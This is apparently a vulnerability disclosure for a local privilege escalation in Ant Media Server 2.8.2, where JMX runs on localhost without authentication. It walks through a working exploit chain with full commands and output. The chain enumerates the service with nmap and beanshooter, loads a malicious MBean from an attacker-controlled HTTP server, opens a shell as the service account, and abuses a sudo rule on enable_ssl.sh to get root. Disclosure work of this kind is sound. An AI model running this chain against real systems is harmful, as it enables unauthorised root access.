

Description

We have identified a local privilege escalation vulnerability in Ant Media Server which allows any unprivileged operating system user account to escalate privileges to the root user account on the system. This vulnerability arises from Ant Media Server running with Java Management Extensions (JMX) enabled and authentication disabled on localhost on port 5599/TCP. This vulnerability is nearly identical to the local privilege escalation vulnerability [CVE-2023-26269](#) identified in Apache James.


Any unprivileged operating system user can connect to the JMX service running on port 5599/TCP on localhost and leverage the MLet Bean within JMX to load a remote MBean from an attacker-controlled server. This allows an attacker to execute arbitrary code within the Java process run by Ant Media Server and execute code within the context of the “antmedia” service account on the system.

Ant Media Server Versions Tested

We performed testing against Ant Media Server by leveraging the official Ant Media Server images made available through the AWS marketplace. When testing the community edition version we leveraged version 2.8.2.

Identifying the JMX Service Listening on Localhost

After configuring a local copy of Ant Media Server we then began performing enumeration of the installed programs, running processes, and listening network ports. We observed that the antmedia service was configured to start with JMX remoting enabled and authentication disabled (see Figure 1). However, the service was only configured to listen for connections on localhost meaning that the service would never be accessible remotely (see Figure 2).



```
antmedia
antmedia
1 ./antmedia.service:ExecStart=/usr/bin/env ${JAVA_HOME}/bin/java
  -Dlogback.ContextSelector=org.red5.logging.LoggingContextSelector -cp
  ${ANTMEDIA_HOME}/ant-media-server-service.jar:${ANTMEDIA_HOME}/conf -Djava.security.debug=failure
  -Djava.awt.headless=true -Djava.security.egd=file:/dev/./urandom -Dcatalina.home=${ANTMEDIA_HOME}
  -Dcatalina.useNaming=true -Dorg.terracotta.quartz.skipUpdateCheck=true -XX:+UseG1GC
  -XX:MaxGCPauseMillis=200 -XX:ParallelGCThreads=10 -XX:ConcGCThreads=5 -Dcom.sun.management.jmxremote
  -Dcom.sun.management.jmxremote.authenticate=false -Dcom.sun.management.jmxremote.ssl=false
  -Dcom.sun.management.jmxremote.port=5599 -Dcom.sun.management.jmxremote.local.only=true
  -Dcom.sun.management.jmxremote.host=127.0.0.1 -Djava.rmi.server.hostname=127.0.0.1
  -Djava.rmi.server.useLocalHostname=true -Dcom.sun.management.jmxremote.rmi.port=5599
  -XX:+HeapDumpOnOutOfMemoryError -Djava.library.path=/usr/local/antmedia/lib/native -Xverify:none
  -XX:+TieredCompilation -XX:+UseBiasedLocking -XX:InitialCodeCacheSize=8m -XX:ReservedCodeCacheSize=32m
  -Djava.net.preferIPv4Stack=true $JVM_MEMORY_OPTIONS
  -Djava.system.class.loader=org.red5.server.classloading.ServerClassLoader -Xshare:off
  org.red5.server.Bootstrap 9999
```

Figure 1: We observed that the Ant Media Server application was configured to launch with [Java Management Extensions \(JMX\) for Remote Management](#) configured with authentication disabled on localhost.

```
ubuntu@ip-172-32-126-209:~$ netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:1935            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5080            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:45021           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9999          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5599          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                     LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*               -
udp        0      0 172.32.126.209:68       0.0.0.0:*               -
ubuntu@ip-172-32-126-209:~$
```

Figure 2: We observed that the JMX remote management service was configured to listen on localhost on port 5599/TCP.

We performed fingerprinting and enumeration of the service running on port 5599/TCP using the rmi-dumpregistry script from Nmap (see Figure Y). The JMX remote management service leverages the [Java remote method invocation](#) protocol as a transport for remote procedure calls (see Figure 3).

```
ubuntu@ip-172-32-126-209:/$ sudo nmap -sS -sV --script rmi-dumpregistry -p 5599 127.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2024-02-28 22:36 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000045s latency).

PORT      STATE SERVICE  VERSION
5599/tcp  open  java-rmi Java RMI
| rmi-dumpregistry:
|   jmxrmi
|   javax.management.remote.rmi.RMIServerImpl_Stub
|   @127.0.0.1:5599
|   extends
|     java.rmi.server.RemoteStub
|     extends
|_    java.rmi.server.RemoteObject

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.57 seconds
ubuntu@ip-172-32-126-209:/$
```

Figure 3: We observed that the JMX remote management service leveraged Java Remote Method Invocation (RMI) as a transport layer protocol for remote procedure calls.

After confirming the existence of the JMX remote management service running on port 5599/TCP we then needed to confirm that authentication wasn't required to access the service. To confirm this hypothesis we leveraged the beanshooter utility to enumerate the installed MBeans within the JMX server. We observed it was possible to authenticate to the JMX server without authentication (see Figure 4).

```
unpriv@ip-172-32-126-209:~$ java -jar beanshooter-4.1.0-jar-with-dependencies.jar enum 127.0.0.1 5599
[+] Checking available bound names:
[+]
[+] * jmxrmi (JMX endpoint: 127.0.0.1:5599)
[+]
[+] Checking for unauthorized access:
[+]
[+] - Remote MBean server does not require authentication.
[+]   Vulnerability Status: Vulnerable
[+]
[+] Checking pre-auth deserialization behavior:
[+]
[+] - Remote MBeanServer rejected the payload class.
[+]   Vulnerability Status: Non Vulnerable
[+]
[+] Checking available MBeans:
[+]
[+] - 125 MBeans are currently registered on the MBean server.
[+] Listing 104 non default MBeans:
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:j2eeType=Filter,WebModule=/0.0.0.0/LiveApp,name=IPFilter,J2EEA
[+] - org.red5.server.scope.WebScope (org.red5.server:type=WebScope,name=root)
[+] - org.apache.catalina.mbeans.ContainerMBean (red5Engine:j2eeType=Servlet,WebModule=/0.0.0.0/WebRTCApp,name=hls-upload-serv
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=Valve,host=0.0.0.0,context=/LiveApp,name=NonLoginAuthentic
[+] - org.red5.server.scope.WebScope (org.red5.server:type=WebScope,name=WebRTCApp)
[+] - org.apache.catalina.mbeans.ConnectorMBean (red5Engine:type=Connector,port=5080,address="0.0.0.0")
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=Valve,host=0.0.0.0,name=ErrorReportValve)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=GlobalRequestProcessor,name="http-nio2-0.0.0.0-5080")
[+] - org.red5.server.tomcat.TomcatLoader (org.red5.server:type=TomcatLoader)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:j2eeType=Filter,WebModule=/0.0.0.0/LiveApp,name=ContentSecurity
[+] - org.apache.catalina.mbeans.ContainerMBean (red5Engine:j2eeType=Servlet,WebModule=/0.0.0.0/LiveApp,name=jersey-servlet,J2E
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=WebResourceRoot,host=0.0.0.0,context=/LiveApp,name=Cache)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:j2eeType=Filter,WebModule=/0.0.0.0/LiveApp,name=Tomcat_WebSocke
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=MBeanFactory)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=JspMonitor,WebModule=/0.0.0.0/,name=jsp,J2EEApplication=n
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=Valve,host=0.0.0.0,context=/LiveApp,name=StandardContextVa
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=SocketProperties,name="http-nio2-0.0.0.0-5080")
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:j2eeType=Filter,WebModule=/0.0.0.0/WebRTCApp,name=ExpiresFilter
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:j2eeType=Filter,WebModule=/0.0.0.0/,name=DashboardPermissionFi
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=JspMonitor,WebModule=/0.0.0.0/LiveApp,name=jsp,J2EEApplic
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=Valve,host=0.0.0.0,context=/,name=StandardContextValve)
[+] - org.apache.catalina.mbeans.NamingResourcesMBean (red5Engine:type=NamingResources,host=0.0.0.0,context=/LiveApp)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:j2eeType=Filter,WebModule=/0.0.0.0/LiveApp,name=HttpForwardFil
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=Valve,host=0.0.0.0,name=RemoteIpValve)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:j2eeType=Filter,WebModule=/0.0.0.0/,name=CorsFilter,J2EEApplic
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:name="http-nio2-0.0.0.0-5080",type=GlobalRequestProcessor,Upgrad
[+] - org.apache.catalina.mbeans.ContainerMBean (red5Engine:j2eeType=Servlet,WebModule=/0.0.0.0/LiveApp,name=chunked-transfer-
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=ParallelWebappClassLoader,host=0.0.0.0,context=/)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=UtilityExecutor)
[+] - jdk.management.jfr.FlightRecorderMXBeanImpl (jdk.management.jfr:type=FlightRecorder) (action: recorder)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:j2eeType=Filter,WebModule=/0.0.0.0/WebRTCApp,name=Substratum01
```

Figure 4: We then leverage the [beanshooter](#) utility to enumerate installed MBeans within the JMX MBean server without any required authentication.

Escalating Privileges to the Root using JMX

We then leveraged the MLet MBean available through the JMX service to load a remote attacker-controlled MBean named TonkaBean from an attacker-controlled server running on localhost on port 1337/TCP (see Figure 5). This allowed us to execute arbitrary code within the context of the victim Java process running as the “antmedia” user account. Hans-Martin Much outlines why it is possible for

an attacker to load a MBean from a remote server into the JMX process when JMX is configured without authentication in his article [Attacking RMI Based JMX Services](#).

```
unpriv@ip-172-32-126-209:~$ java -jar beanshooter-4.1.0-jar-with-dependencies.jar mlet load 127.0.0.1 5599 tonka http://127.0.0.1:1337
[+] Loading MBean from http://127.0.0.1:1337
[+]
[+] Creating HTTP server on: 127.0.0.1:1337
[+] Creating MLetHandler for endpoint: /
[+] Creating JarHandler for endpoint: /b64e110b4963445eac74d771f92fb802
[+] Waiting for incoming connections...
[+]
[+] Incoming request from: localhost
[+] Requested resource: /
[+] Sending mlet:
[+]
[+] Class: de.qtc.beanshooter.tonkabeen.TonkaBean
[+] Archive: b64e110b4963445eac74d771f92fb802
[+] Object: MLetTonkaBean:name=TonkaBean,id=1
[+] Codebase: http://127.0.0.1:1337
[+]
[+] Incoming request from: localhost
[+] Requested resource: /b64e110b4963445eac74d771f92fb802
[+] Sending jar file with md5sum: d33a5a3b6471725a4d6b808313362a12
[+]
[+] MBean was loaded successfully.
unpriv@ip-172-32-126-209:~$
```

Figure 5: We leveraged the MLET MBean interface to load a remote attacker-controlled MBean object called “TonkaBean” which allowed for execution of arbitrary shell commands within the victim Java process.

After loading the malicious MBean we then performed enumeration of the JMX service again to confirm that our malicious TonkaBean MBean was loaded successfully (see Figure 6).

```
unpriv@ip-172-32-126-209:~$ java -jar beanshooter-4.1.0-jar-with-dependencies.jar enum 127.0.0.1 5599
[+] Checking available bound names:
[+]
[+] * jmxrmi (JMX endpoint: 127.0.0.1:5599)
[+]
[+] Checking for unauthorized access:
[+]
[+] - Remote MBean server does not require authentication.
[+] Vulnerability Status: Vulnerable
[+]
[+] Checking pre-auth deserialization behavior:
[+]
[+] - Remote MBeanServer rejected the payload class.
[+] Vulnerability Status: Non Vulnerable
[+]
[+] Checking available MBeans:
[+]
[+] - 128 MBeans are currently registered on the MBean server.
[+] Listing 107 non default MBeans:
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:j2eeType=Filter,WebModule=//0.0.0.0)
[+] - org.red5.server.scope.WebScope (org.red5.server:type=WebScope,name=root)
[+] - org.apache.catalina.mbeans.ContainerMBean (red5Engine:j2eeType=Servlet,WebModule=//0.0.0.0/)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=Valve,host=0.0.0.0,context=/)
[+] - org.red5.server.scope.WebScope (org.red5.server:type=WebScope,name=WebRTCApp)
[+] - org.apache.catalina.mbeans.ConnectorMBean (red5Engine:type=Connector,port=5080,address="0.0.0.0")
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=Valve,host=0.0.0.0,name=Error)
[+] - javax.management.loading.MLet (DefaultDomain:type=MLet) (action: mlet)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=GlobalRequestProcessor,name=)
[+] - org.red5.server.tomcat.TomcatLoader (org.red5.server:type=TomcatLoader)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:j2eeType=Filter,WebModule=//0.0.0.0)
[+] - org.apache.catalina.mbeans.ContainerMBean (red5Engine:j2eeType=Servlet,WebModule=//0.0.0.0/)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=WebResourceRoot,host=0.0.0.0)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:j2eeType=Filter,WebModule=//0.0.0.0)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=MBeanFactory)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=JspMonitor,WebModule=//0.0.0.0)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=Valve,host=0.0.0.0,context=/)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=SocketProperties,name="http-")
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:j2eeType=Filter,WebModule=//0.0.0.0)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:j2eeType=Filter,WebModule=//0.0.0.0)
[+] - de.qtc.beanshooter.tonkabean.TonkaBean (MLetTonkaBean:name=TonkaBean,id=1) (action: tonka)
[+] - org.apache.tomcat.util.modeler.BaseModelMBean (red5Engine:type=JspMonitor,WebModule=//0.0.0.0)
```

Figure 6: We verify that we successfully leveraged the MLet MBean to load our malicious TonkaBean MBean into the victim Java process.

Next we connected to the TonkaBean MBean now loaded within the JMX process and leveraged it to run arbitrary commands as the “antmedia” user account. We determined that the “antmedia” user was allowed to run any script named enable_ssl.sh as root and we leveraged this capability to run the “id -a” command to achieve root access on the system (see Figure 7).

```
unpriv@ip-172-32-126-209:~$ java -jar beanshooter-4.1.0-jar-with-dependencies.jar tonka shell 127.0.0.1 5599
[antmedia@127.0.0.1 /usr/local/antmedia]$ whoami
antmedia
[antmedia@127.0.0.1 /usr/local/antmedia]$ sudo -l
Matching Defaults entries for antmedia on ip-172-32-126-209:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User antmedia may run the following commands on ip-172-32-126-209:
    (ALL) NOPASSWD: /bin/bash enable_ssl.sh*
[antmedia@127.0.0.1 /usr/local/antmedia]$ echo 'id -a' > /tmp/enable_ssl.sh
[antmedia@127.0.0.1 /usr/local/antmedia]$ cd /tmp/
[antmedia@127.0.0.1 /tmp]$ sudo /bin/bash enable_ssl.sh
uid=0(root) gid=0(root) groups=0(root)
[antmedia@127.0.0.1 /tmp]$ █
```

Figure 7: We then leveraged the malicious TonkaBean MBean to execute arbitrary commands within the context of the “antmedia” service account user.

Suggested CVSS Score




Figure 8: A suggested [CVSS score](#) for the local privilege escalation vulnerability.